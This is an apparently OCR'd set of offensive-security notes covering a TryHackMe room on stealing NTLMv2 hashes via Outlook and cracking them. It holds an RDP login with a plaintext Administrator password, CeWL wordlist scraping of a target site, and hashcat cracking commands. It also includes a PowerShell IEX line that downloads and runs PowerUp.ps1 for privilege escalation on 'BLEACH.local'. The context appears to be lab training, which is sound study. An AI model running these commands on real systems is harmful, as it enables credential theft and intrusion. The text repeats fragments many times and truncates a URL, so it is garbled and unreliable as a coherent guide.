
xfreerdp /u:Administrator /p:Password321 /v:10.10.136.151



https://tryhackme.com/room/outlookntlmleak


THM : Mails : NTLMv2 HASHES FROM OUTLOOK

xfreerdp /u:Administrator /p:Password321 /v:10.10.136.151




https://tryhackme.com/room/outlookntlmleak

THM :




https://tryhackm

THM : Mails : NTLMv2 HASHES FROM OUTLOOK




https://tryhackme.com/room/outlookntlmleak

THM : Mails : NTLMv2 HASHES FROM OUTLOOK



https://tryhackme.com/room/outlookntlmleak

THM : Mails : NTLMv2 HASHES FROM OUTLOOK



https://tryhackme.com/room/outlookntlmleak

CLOUDTOPOLIS

https://github.com/hashtopolis/server


https://shell.cloud.google.com/?show=ide%2Cterminal

Darkbyte

CLOUDTOPOLIS

https://github.com/hashtopolis/server

https://shell.cloud.google.com/?show=ide%2Cterminal




Darkbyte

CLOUDTOPOLIS

https://github.com/hashtopolis/server

https://shell.cloud.google.com/?show=ide%2Cterminal



https://www.youtube.com/watch?v=6VvCQF2Ag1o

https://www.youtube.com/watch?v=JHrD5sELMdk


cewl.rb https://www.bleach-corp.gg/ -m 6 -w dic-sodexo-2.txt

https://github.com/digininja/CeWL

cewl.rb https://www.bleach-corp.gg/ -m 6 -w dic-sodexo-2.txt
https://github.com/digininja/CeWL

hashcat -a 0 -m 1000 dic.txt -r dive.rule -o out.list
echo -n "BLEACH" | hashcat --force --stdout -r rules.file
https://github.com/NotSoSecure/password_cracking_rules

https://github.com/rarecoil/pantagrule



cewl.rb https://www.bleach-corp.gg/ -m 6 -w dic-sodexo-2.txt
https://github.com/digininja/CeWL


hashcat -a 0 -m 1000 dic.txt -r dive.rule -o out.list
echo -n "BLEACH" | hashcat --force --stdout -r rules.file
https://github.com/NotSoSecure/password_cracking_rules

https://github.com/rarecoil/pantagrule

```
hashcat64.exe --force -m300 --status -w3 -o found.txt -r OneRuleToRuleThemAll.rule
hash.txt rockyou.txt
```

https://github.com/kaonashi-passwords/Kaonashi/tree/master/wordlists

https://github.com/danielmiessler/SecLists -




BLEACH.local : PRIV. ESCALATION : LVL2

```
IEX(New-Object Net.WebClient).downloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1')
```

https://blog.certcube.com/powerup-cheatsheet/

BLEACH.local : PRIV. ESCALATION : LVL2


```
IEX(New-Object Net.WebClient).downloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1')
```



https://blog.certcube.com/powerup-cheatsheet/

BLEACH.local : PRIV. ESCALATION : LVL2

